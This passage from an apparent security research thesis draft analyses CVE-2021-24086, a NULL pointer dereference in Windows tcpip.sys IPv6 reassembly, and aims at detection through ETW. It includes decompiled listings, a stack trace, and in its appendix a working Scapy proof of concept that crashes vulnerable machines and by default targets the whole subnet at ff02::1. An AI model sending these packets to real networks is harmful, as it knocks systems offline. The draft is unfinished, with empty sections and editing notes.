At this point in the analysis the following relevant information has been presented to the reader:

1. The vulnerability happens when `tcpip.sys` reassembles a fragmented packet
2. The root cause of the vulnerability is a NULL pointer dereference in `Ipv6ReassembleDatagram` of `tcpip.sys`

3. The packet should contain around 0xFFFF bytes of extension headers
4. Extension headers can be present both in the unfragmentable and the unfragmentable part of the packet
5. The MTU limits how many bytes the unfragmentable part of the packet can contain
6. The Destination Options extension header is a good candidate for reaching 0xFFFF bytes
7. The Fragment extension header is needed to fragment the packet

To understand the root-cause of CVE-2021-24086 we must first understand how the fragmentable and unfragmentable data of the fragmented packet is handled in `Ipv6pReceiveFragment` and `Ipv6ReassembleDatagram`. If we start with `Ipv6pReceiveFragment`, we can see that a packet is reassembled when the total length of all fragment matches the expected length of the packet:

```
1  RtlCopyMdlToBuffer(netBuffer->MdlChain, netBuffer->DataOffset, v55, netBuffer->DataLength, &v53);
2  IppReassemblyInsertFragment(datagram, ippReassemblyLocation, NewIrql);
3  IppIncreaseReassemblySize((struct_a1 *)(Blink + 20304), datagram, netBuffer->DataLength + 256, netBuffer->DataLength);
4
5  if ( datagram->dataLength == datagram->fragmentableLength ) {
6      Ipv6pReassembleDatagram(a1, datagram, v21);
7  }
8  else {
9      IppCheckReassemblyQuota((PKSPIN_LOCK)(Blink + 20304));
10 }
```

Listing 10: `Ipv6pReceiveFragment` packet reassembly logic

The check can be seen on line *(5)* of listing 10 where line *(6)* shows the call to `Ipv6ReassembleDatagram`. Once inside `Ipv6pReceiveFragment` we can see that both the unfragmentable and fragmentable lengths are saved to local variables as seen on listing 11

```
1  void __fastcall Ipv6pReassembleDatagram(__int64 a1, struct_datagram *datagram, char a3)
2  {
3      int unfragmentableHeaderLength; // er9
4      ulong BytesNeeded; // [rsp+A8h] [rbp+10h]
5      int length; // [rsp+B8h] [rbp+20h]
6  
7      ...
8  
9      unfragmentableHeaderLength = datagram->unfragmentableHeaderLength;
10     length = unfragmentableHeaderLength + datagram->fragmentableLength;
11     BytesNeeded = unfragmentableHeaderLength + 40;
12 
13     ...
14 }
```

Listing 11: `Ipv6pReassembleDatagram` length calculation

It's also important to notice the `BytesNeeded` variable which is equal to the size of unfragmentable header and the size of the Ipv6 header which is 40 bytes as seen on line *(11)*. To understand the root cause, it is important to understand what will happen if the unfragmentable part of the header contains around 0xFFFF bytes. The calculation of `BytesNeeded` on line *11* also shows why it is only necessary to have *around* 0xFFFF bytes in the unfragmentable part.

Tracking down where `BytesNeeded` is used leads us to the code found in listing 12. This listing contains the code for obtaining a buffer to store the data for the unfragmentable part of the header. As it can be seen on line *(9)* and *19*, this is where the `BytesNeeded` variable is used.

```
1  NetBufferList = (_NET_BUFFER_LIST *)NetioAllocateAndReferenceNetBufferAndNetBufferList(IppReassemblyNetBufferListsComplete, datagram, 0i64, 0i64, 0, 0);
2  if ( !NetBufferList )
3  {
4      ...
5      goto failure;
6  }
7
8  netBuffer = NetBufferList->FirstNetBuffer;
9  if ( NetioRetreatNetBuffer(netBuffer, (unsigned __int16)BytesNeeded, 0) < 0 )
10 {
11     IppRemoveFromReassemblySet((PKSPIN_LOCK)(v7 + 20304), (__int64)datagram, a3);
12     NetioDereferenceNetBufferList(NetBufferList, 0i64);
13
14     ...
15
16     goto memory_failure;
17 }
18
19 buffer = NdisGetDataBuffer(netBuffer, BytesNeeded, 0i64, 1u, 0);
```

Listing 12: `Ipv6pReassembleDatagram` NetBuffer NULL pointer dereference logic

The logic for listing 12 can be explained as such:

1. The NetBufferList is retrieved by `NetioAllocateAndReferenceNetBufferAndNetBufferList` and checked for validity
2. The first `NetBuffer` is retrieved using `NetioRetreatNetBuffer`
   - Notice the cast to a unsigned 16 bit integer on line *(9)* wich will truncate the `BytesNeeded`.
3. `NdisGetDataBuffer` is used to retrieve a buffer.
   - Notice that `BytesNeeded` is *not* cast in this call on line *10*.

Now the question is, what happens when `NetioRetreatNetBuffer` is invoked with a smaller value than `NdisGetDataBuffer`? The answer to that question is that `NdisGetDataBuffer` returns NULL. Later on in the function this buffer, which is NULL, is written to which will demonstrate that this indeed is a NULL pointer dereference. At this point we are presented with the root cause of the vulnerability, and can therefore move on to the process of triggering the vulnerability by sending a packet with about 0xFFFF extension headers in the unfragmentable part of the packet.

3.1.5 Triggering the vulnerability

To trigger CVE-2021-24086 a raw IPv6 packet has to be constructed which might not conform completely with the IPv6 specification. For this reason, it was decided to build the PoC using a combination of custom Python code and Scapy[25], which is a Python package used to craft network packets.

As explained in subsection 3.1.4 (Root-cause analysis) the unfragmentable part of the Ipv6 packet header is constrained by the size of the MTU, which is usually around 1500 bytes. In 2012 Antonios Atlasis highlighted a number of security issues present in implementations of IPv6 across different operating systems such as Windows, CentOS, Ubuntu and others[1]. In his paper, Antonios explain how two create *nested fragments* that allow one to embed a fragment inside another fragment. Figure 3.5 (Nested fragments[1]) shows how such a packet can be constructed.

IPv6 Header	Fragment Header #1	Fragment Header #2	Packet 1
	Outer fragment header	Inner fragment header	
IPv6 Header	Fragment Header #1	Fragment Header #2	Packet 2
...	Outer fragment header	Inner fragment header	
IPv6 Header	Fragment Header #1	Fragment Header #2	Packet n

Figure 3.5: Nested fragments[1]

If we combine all the knowledge gained from the previous section the following IPv6 packet structure should produce a PoC that can be used to trigger CVE-2021-24086:

1. Create a long packet, $packet_1$ with around 0xFFFF bytes of *Destination Option* header data. This packet should be fragmented using IPv6 fragments.
2. Construct $packet_2$ as a IPv6 packet containing one fragment header with an unique fragment header id. The packet should also contain some data.
3. Add a fragment header to the end of the headers for $packet_1$ with the fragment header id set to the fragment header id used in $packet_2$.
4. Send all fragments for $packet_1$

5. Send $packet_2$ which should trigger a reassembly of the nested fragments leading to Denial-of-Service (DoS)

Pseudo-code for this PoC can be seen in listing 13

```
first_fragment_id = random.randint()
second_fragment_id = random.randint()

packet1 = IPv6Header + IPv6ExtHdrDestOpt1 + IPv6ExtHdrDestOpt2 +
↪  IPv6ExtHdrDestOpt.. + IPv6ExtHdrDestOptN
packet1 += IPv6ExtHdrFragment(fragment_header_id = second_fragment_id)
packet1 += UDPPacket

packet1_fragments = fragment(packet1)

packet2 = IPv6Header + IPv6ExtHdrFragment + 'Dummy data'

send(packet1_fragments)
send(packet2)
```

Listing 13: Pseudo-code PoC for triggering CVE-2021-24086

An implementation of the pseudo-code can be found in Appendix .2. As the PoC is hardcoded to run against the IPv6 multicast address, *ff02::1*, it will run against any machines present on the current IPv6 subnet. Running the PoC with a vulnerable Windows machine present will result in a BSoD on the vulnerable machine as seen on Figure 3.6 (BSoD when running PoC), where it can also be seen that the crash originated from `tcpip.sys`.




Figure 3.6: BSoD when running PoC

If the same PoC is run with a debugger attached, we get the output seen on listing 14 showing the details around the crash.

```
1  tcpip!Ipv6pReassembleDatagram+0x14f:
2  fffff801`0a2a937b 0f1100          movups  xmmword ptr [rax],xmm0 ds:00000000`00000000=????????????????????????????????
3  Resetting default scope
4  
5  STACK_TEXT:
6  tcpip!Ipv6pReassembleDatagram+0x14f                       : ffffb00a`9437e000 00000000`00000000
7  tcpip!Ipv6pReceiveFragment+0x84a                          : ffffb00a`9c1e3560 fffff801`0a300008
8  tcpip!Ipv6pReceiveFragmentList+0x42                       : ffffb00a`00000003 fffff801`0ab6ad00
9  tcpip!IppReceiveHeaderBatch+0x7f0b5                       : fffff801`0a303000 ffffb00a`943d18e0
10 tcpip!IppFlcReceivePacketsCore+0x32f                      : ffffb00a`94a15690 ffffb00a`94bcf510
11 tcpip!IpFlcReceivePackets+0xc                             : ffffb00a`94bcf510 00000000`00000000
12 tcpip!FlpReceiveNonPreValidatedNetBufferListChain+0x26f   : fffff801`0ab6b101 ffffb00a`94cd4800
13 tcpip!FlReceiveNetBufferListChainCalloutRoutine+0x17c     : ffffb00a`943c4c60 00000000`00000002
14 nt!KeExpandKernelStackAndCalloutInternal+0x78             : fffff801`0a18e420 fffff801`0ab6b358
15 nt!KeExpandKernelStackAndCalloutEx+0x1d                   : 00000000`c00000b5 fffff801`0ab6b528
16 tcpip!NetioExpandKernelStackAndCallout+0x8d               : 00000000`00000401 fffff801`0ab6b3c0
17 tcpip!FlReceiveNetBufferListChain+0x46d                   : ffffb00a`9408c801 00000000`00000001
18 NDIS!ndisMIndicateNetBufferListsToOpen+0x140              : ffffb00a`94cd58a0 00000000`0000dd01
19 NDIS!ndisMTopReceiveNetBufferLists+0x22b                  : ffffb00a`94b211a0 fffff801`0b586101
20 NDIS!ndisCallReceiveHandler+0x60                          : ffffb00a`94bcf510 fffff801`0ab6b7a1
21 NDIS!ndisInvokeNextReceiveHandler+0x1df                   : 00000000`000078f5 00000000`00000401
22 NDIS!NdisMIndicateReceiveNetBufferLists+0x104             : ffffb00a`94b7b520 ffffb00a`94b7b520
23 kdnic!RxReceiveIndicateDpc+0x1e5                          : 00000000`00000002 ffff0100`00003333
24 nt!KiProcessExpiredTimerList+0x172                        : 00000000`00000000 00000000`00000000
25 nt!KiRetireDpcList+0x5dd                                  : 00000000`00000000 fffff801`026b0180
26 nt!KiIdleLoop+0x9e                                        : fffff801`0ab6c000 fffff801`0ab66000
```

Listing 14: Stacktrace when triggering CVE-2021-24086

Examining the stacktrace seen in listing 14 we can see that the crash happens at `Ipv6pReassembleDatagram+0x14f` coming from `Ipv6pReceiveFragment+0x84a` which matches the root-cause found in subsection 3.1.4 (Root-cause analysis). Line *(1)* also highlights that this is infact a NULL pointer dereference as the instruction `moveups` attempts to write to the address NULL.

Detection

4.1 Event Tracing for Windows (ETW)

4.2 Hooking and DTrace

4.3 Implementation

Scaling and extensibility

Conclusion

Conclude something please

Abbreviations

API Application Programming Interface. 4, 6

AV Antivirus. 6

BSoD Blue screen of death. 13, 26, 27

CFG Control Flow Guard. 13

DEP Data Execution Prevention. 13

DoS Denial-of-Service. 26

EDR Endpoint Detection and Response. 6

ETW Event Tracing for Windows. 3–9, 28

HVCI Hypervisor-protected code integrity. 13

MAPP Microsoft Active Protetions Program. 14

MOF Managed Object Format. 4, 5

MTU Maximum transmission unit. 17, 20, 22

PDB Program Database. 5

PoC Proof of Concept. 14, 25–27, 49–51

TMF Trace Message Format. 5

WDK Windows Driver Kit. 9

WPP Windows software trace preprocessor. 5

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List of Figures

List of code snippets

Appendices

Fix appendices title location

.1 ETW providers

Check if this is in listings of listings

```
Provider                                          GUID
------------------------------------------------------------------------------------------------
.NET Common Language Runtime                      {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}
ACPI Driver Trace Provider                        {DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
Active Directory Domain Services: SAM             {8E598056-8993-11D2-819E-0000F875A064}
Active Directory: Kerberos Client                 {BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4}
Active Directory: NetLogon                        {F33959B4-DBEC-11D2-895B-00C04F79AB69}
ADODB.1                                           {04C8A86F-3369-12F8-4769-24E484A9E725}
ADOMD.1                                           {7EA56435-3F2F-3F63-A829-F0B35B5CAD41}
Application Popup                                 {47BFA2B7-BD54-4FAC-B70B-29021084CA8F}
Application-Addon-Event-Provider                  {A83FA99F-C356-4DED-9FD6-5A5EB8546D68}
ATA Port Driver Tracing Provider                  {D08BD885-501E-489A-BAC6-B7D24BFE6BBF}
AuthFw NetShell Plugin                            {935F4AE6-845D-41C6-97FA-380DAD429B72}
BCP.1                                             {24722B88-DF97-4FF6-E395-DB533AC42A1E}
BFE Trace Provider                                {106B464A-8043-46B1-8CB8-E92A0CD7A560}
BITS Service Trace                                {4A8AAA94-CFC4-46A7-8E4E-17BC45608F0A}
Certificate Services Client CredentialRoaming Trace {EF4109DC-68FC-45AF-B329-
    CA2825437209}
Certificate Services Client Trace                 {F01B7774-7ED7-401E-8088-B576793D7841}
Circular Kernel Session Provider                  {54DEA73A-ED1F-42A4-AF71-3E63D056F174}
Classpnp Driver Tracing Provider                  {FA8DE7C4-ACDE-4443-9994-C4E2359A9EDB}
Critical Section Trace Provider                   {3AC66736-CC59-4CFF-8115-8DF50E39816B}
DBNETLIB.1                                        {BD568F20-FCCD-B948-054E-DB3421115D61}
Deduplication Tracing Provider                    {5EBB59D1-4739-4E45-872D-B8703956D84B}
Disk Class Driver Tracing Provider                {945186BF-3DD6-4F3F-9C8E-9EDD3FC9D558}
Downlevel IPsec API                               {94335EB3-79EA-44D5-8EA9-306F49B3A041}
Downlevel IPsec NetShell Plugin                   {E4FF10D8-8A88-4FC6-82C8-8C23E9462FE5}
Downlevel IPsec Policy Store                      {94335EB3-79EA-44D5-8EA9-306F49B3A070}
Downlevel IPsec Service                           {94335EB3-79EA-44D5-8EA9-306F49B3A040}
EA IME API                                        {E2A24A32-00DC-4025-9689-C108C01991C5}
Error Instrument                                  {CD7CF0D0-02CC-4872-9B65-0DBA0A90EFE8}
FD Core Trace                                     {480217A9-F824-4BD4-BBE8-F371CAAF9A0D}
FD Publication Trace                              {649E3596-2620-4D58-A01F-17AEFE8185DB}
FD SSDP Trace                                     {DB1D0418-105A-4C77-9A25-8F96A19716A4}
FD WNet Trace                                     {8B20D3E4-581F-4A27-8109-DF01643A7A93}
FD WSDAPI Trace                                   {7E2DBFC7-41E8-4987-BCA7-76CADFAD765F}
FDPHost Service Trace                             {F1C521CA-DA82-4D79-9EE4-D7A375723B68}
File Kernel Trace; Operation Set 1                {D75D8303-6C21-4BDE-9C98-ECC6320F9291}
File Kernel Trace; Operation Set 2                {058DD951-7604-414D-A5D6-A56D35367A46}
File Kernel Trace; Optional Data                  {7DA1385C-F8F5-414D-B9D0-02FCA090F1EC}
File Kernel Trace; Volume To Log                  {127D46AF-4AD3-489F-9165-F00BA64D5467}
FWPKCLNT Trace Provider                           {AD33FA19-F2D2-46D1-8F4C-E3C3087E45AD}
FWPUCLNT Trace Provider                           {5A1600D2-68E5-4DE7-BCF4-1C2D215FE0FE}
Heap Trace Provider                               {222962AB-6180-4B88-A825-346B75F2A24A}
IKEEXT Trace Provider                             {106B464D-8043-46B1-8CB8-E92A0CD7A560}
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IMAPI2 dll                                        {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E90}
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IMAPI2 Pseudo-Random Stream                       {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9C}
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IMAPI2 Track-at-Once CD Writer                    {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E99}
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IMAPI2 Zero Stream                                {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9B}
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Intel-iaLPSS2-I2C                                 {C2F86198-03CA-4771-8D4C-CE6E15CBCA56}
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IPMI Provider Trace                               {651D672B-E11F-41B7-ADD3-C2F6A4023672}
KMDFv1 Trace Provider                             {544D4C9D-942C-46D5-BF50-DF5CD9524A50}
Layer2 Security HC Diagnostics Trace              {2E8D9EC5-A712-48C4-8CE0-631EB0C1CD65}
Local Security Authority (LSA)                    {CC85922F-DB41-11D2-9244-006008269001}
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Microsoft Edge Etw                                {3A5F2396-5C8F-4F1F-9B67-6CCA6C990E61}
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Microsoft-Antimalware-Engine                      {0A002690-3839-4E3A-B3B6-96D8DF868D99}
Microsoft-Antimalware-Protection                  {E4B70372-261F-4C54-8FA6-A5A7914D73DA}
Microsoft-Antimalware-RTP                         {8E92DEEF-5E17-413B-B927-59B2F06A3CFC}
Microsoft-Antimalware-Scan-Interface              {2A576B87-09A7-520E-C21A-4942F0271D67}
Microsoft-Antimalware-Service                     {751EF305-6C6E-4FED-B847-02EF79D26AEF}
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Microsoft-AppV-ServiceLog                  {9CC69D1C-7917-4ACD-8066-6BF8B63E551B}
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Microsoft-Office-Word3                     {A1B69D49-2195-4F59-9D33-BDF30C0FE473}
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Microsoft-Windows-Kernel-StoreMgr         {A6AD76E3-867A-4635-91B3-4904BA6374D7}
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Microsoft-Windows-L2NACP                        {85FE7609-FF4A-48E9-9D50-12918E43E1DA}
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Microsoft-Windows-OneX                     {AB0D8EF9-866D-4D39-B83F-453F3B8F6325}
Microsoft-Windows-OOBE-FirstLogonAnim      {2D4C0C5E-6704-493A-A44B-F5ADD4FC9283}
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Microsoft-Windows-PrimaryNetworkIcon       {8CE93926-BDAE-4409-9155-2FE4799EF4D3}
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TerminalServer-MediaFoundationPlugin           {4199EE71-D55D-47D7-9F57-34A1D5B2C904}
Thread Pool                                    {C861D0E2-A2C1-4D36-9F9C-970BAB943A12}
TPM                                            {1B6B0772-251B-4D42-917D-FACA166BC059}
TS Client ActiveX Control Trace                {DAA6CAF5-6678-43F8-A6FE-B40EE096E06E}
TS Client Trace                                {0C51B20C-F755-48A8-8123-BF6DA2ADC727}
TS Rdp Init Trace                              {C127C1A8-6CEB-11DA-8BDE-F66BAD1E3F3A}
TS RDP Shell Trace                             {BFA655DC-6C51-11DA-8BDE-F66BAD1E3F3A}
TS Rdp Sound End Point Trace                   {5A966D1C-6B48-11DA-8BDE-F66BAD1E3F3A}
UMB Trace                                      {96AB095A-9519-4F5C-81EE-C510B0A45463}
UmBus Driver Trace                             {F9BE9C98-10DB-4318-BB61-CB0DDEA08BF7}
UMDF - Driver Manager Trace                    {485E7DEA-0A80-11D8-AD15-505054503030}
UMDF - Framework Trace                         {485E7DE9-0A80-11D8-AD15-505054503030}
UMDF - Host Process Trace                      {485E7DF0-0A80-11D8-AD15-505054503030}
UMDF - Lpc Driver Trace                        {485E7DED-0A80-11D8-AD15-505054503030}
UMDF - Lpc Trace                               {485E7DEF-0A80-11D8-AD15-505054503030}
UMDF - Platform Library Trace                  {485E7DE8-0A80-11D8-AD15-505054503030}
UMDF - Reflector Trace                         {485E7DEE-0A80-11D8-AD15-505054503030}
UMDF - Test Trace                              {485E7DEB-0A80-11D8-AD15-505054503030}
UMDF - WDF Core                                {485E7DE9-0A80-11D8-AD15-505054503030}
UMPass Driver Trace                            {FF9E2BDD-0E24-437C-84BE-7CFCAE635808}
USB Storage Driver Tracing Provider            {72FB9358-A9B3-41E0-AE41-E8DECA41E3A8}
User-mode PnP Manager Trace                    {A676B545-4CFB-4306-A067-502D9A0F2220}
User32                                         {B0AA8734-56F7-41CC-B2F4-DE228E98B946}
Volsnap                                        {CB017CD2-1F37-4E65-82BC-3E91F6A37559}
VSS tracing provider                           {9138500E-3648-4EDB-AA4C-859E9F7B7C38}
Windows Connect Now                            {C100BECE-D33A-4A4B-BF23-BBEF4663D017}
Windows Defender Firewall API                  {28C9F48F-D244-45A8-842F-DC9FBC9B6E92}
Windows Defender Firewall API - GP             {0EFF663F-8B6E-4E6D-8182-087A8EAA29CB}
Windows Defender Firewall Driver               {D5E09122-D0B2-4235-ADC1-C89FAAAF1069}
Windows Defender Firewall NetShell Plugin {28C9F48F-D244-45A8-842F-DC9FBC9B6E94}
Windows Defender Firewall Service              {5EEFEBDB-E90C-423A-8ABF-0241E7C5B87D}
Windows Kernel Trace                           {9E814AAD-3204-11D2-9A82-006008A86939}
Windows Media Player Trace                     {A9C1A3B7-54F3-4724-ADCE-58BC03E3BC78}
Windows NetworkItemFactory Trace               {D2A60D61-0F87-4673-A86C-9C461457FE27}
Windows Notification Facility Provider         {42695762-EA50-497A-9068-5CBBB35E0B95}
Windows Remote Management Trace                {04C6E16D-B99F-4A3A-9B3E-B8325BBC781E}
Windows Wininit Trace                          {C2BA06E2-F7CE-44AA-9E7E-62652CDEFE97}
Windows Winlogon Trace                         {D451642C-63A6-11D7-9720-00B0D03E0347}
Windows-ApplicationModel-Store-SDK             {FF79A477-C45F-4A52-8AE0-2B324346D4E4}
WINSATAPI_ETW_PROVIDER                         {617853D6-728B-4B59-8A78-C3A9A5EADE92}
Wireless Client Trace                          {8A3CF0B5-E0BC-450B-AE4B-61728FFA1D58}
WLAN AutoConfig Trace                          {0C5A3172-2248-44FD-B9A6-8389CB1DC56A}
WLAN Diagnostics Trace                         {637A0F36-DFF5-4B2F-83DD-B106C1C725E2}
WLAN Dialog Trace                              {520319A9-B932-4EC7-943C-61E560939101}
WLAN Extensibility Trace                       {E2EB5B52-08B1-4391-B670-F58317376247}
WLAN HC Diagnostics Trace                      {6DA4DDCA-0901-4BAE-9AD4-7E6030BAB531}
```

```
WMI_Tracing                                      {1FF6B227-2CA7-40F9-9A66-980EADAA602E}
WMI_Tracing_Client_Operations                    {8E6B6962-AB54-4335-8229-3255B919DD0E}
WMP Network Sharing API                          {8ED60A3A-8C12-49C5-A518-FDF451BC10FC}
WMP Network Sharing Service                      {A7EB57F6-145E-4F18-BD75-DBBF6F7E23A7}
WMP Network Sharing Taskbar                      {D804A67F-4C25-43C1-896F-89FF78B3A911}
WPD API Trace                                    {C3C5D8AF-2FD5-4500-A8E7-379C2D0BBE2E}
WPD Bluetooth MTP Emumerator Driver Trace {4B6EFB94-30EA-49A7-BB29-E9ED9DCE67DA}
WPD BusEnumService Trace                         {0381564E-D5CB-4E48-AB35-BE24389B0F59}
WPD ClassExtension Trace                         {A0A352C5-B8EC-41E9-9936-8452C1C0A6CF}
WPD ClassInstaller Trace                         {45350D79-4497-42F1-BD1B-83587575B91A}
WPD Composite Driver Trace                       {72891EE8-C088-4331-9745-5BF4AA7B344D}
WPD FSDriver Trace                               {1311095B-B9FF-497A-8560-2F43CA5438E4}
WPD ShellExtension Trace                         {A42C7BD1-5AF3-4B32-9BC6-B85EB31D3F4A}
WPD ShellServiceObject Trace                     {1AB5AC29-037F-43A1-9484-78C9DB61F869}
WPD Types Trace                                  {58E8F67D-29E9-456C-B23D-C6489E341BB0}
WPD WiaCompat Trace                              {B809F4FF-3023-473C-971B-AB594429EA57}
WPD WMDMCompat Trace                             {17ABF473-982C-4D0E-B502-3A59D89E71DE}
WSAT_TraceProvider                               {7F3FE630-462B-47C5-AB07-67CA84934ABD}
Wudfx02000_KmdfTraceGuid                         {485E7DE9-0A80-11D8-AD15-505054503030}
XWizard Framework                                {777BA8FF-2498-4875-933A-3067DE883070}
```

.2 PoC for CVE-2021-24086

Rewrite PoC to remove "known" code. Should be easy

```python
from scapy.all import *
import argparse

def custom_fragment6(target, frag_id, bytes, nh, frag_size = 1008):
    assert (frag_size % 8) == 0
    rest = bytes
    offset = 0
    frags = []

    while len(rest) > 0:
        chunk = rest[: frag_size]
        rest = rest[len(chunk): ]
        last_pkt = len(rest) == 0

        # 0 -> No more / 1 -> More
        m = 0 if last_pkt else 1
        assert offset < 8191
        pkt = Ether() \
            / IPv6(dst = target) \
            / IPv6ExtHdrFragment(m = m, nh = nh, id = frag_id, offset =
            ↪  offset) \
            / chunk

        offset += (len(chunk) // 8)
        frags.append(pkt)
    return frags

def exploit(args):
    first_fragment_id = random.randint(0, 0xffffffff)
    second_fragment_id = random.randint(0, 0xffffffff)

    packet1 = IPv6ExtHdrDestOpt(options = [
            PadN(optdata=('a'*0xff)),
```

```
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
        ])

    for i in range(35):
        packet1 /= IPv6ExtHdrDestOpt(options = [
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xff)),
        ])

    packet1 /= IPv6ExtHdrDestOpt(options = [
            PadN(optdata=('a'*0xff)),
            PadN(optdata=('a'*0xa0)),
        ])
    packet1 /= IPv6ExtHdrFragment(
        id = second_fragment_id, m = 1,
        nh = 17, offset = 0
    ) \
    / UDP(dport = 31337, sport = 31337, chksum=0x7e7f)

    packet1 = bytes(packet1)

    frags = custom_fragment6(args.target, first_fragment_id, packet1,
60)

    print(f'Sending {len(frags)} fragments with a total size of
     ↪  0x{hex(len(packet1))}')
    sendp(frags, iface= args.iface)

    packet2 = Ether() / IPv6(dst = args.target) / IPv6ExtHdrFragment(id
     ↪  = second_fragment_id, m = 0, offset = 1, nh = 17) /
     ↪  'fritzboger' # dummy data

    sendp(packet2, iface = args.iface)

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('--target', default = 'ff02::1')
    parser.add_argument('--iface', default = 'eth1')
    args = parser.parse_args()

```

```python
    exploit(args)

    return

if __name__ == '__main__':
    main()
```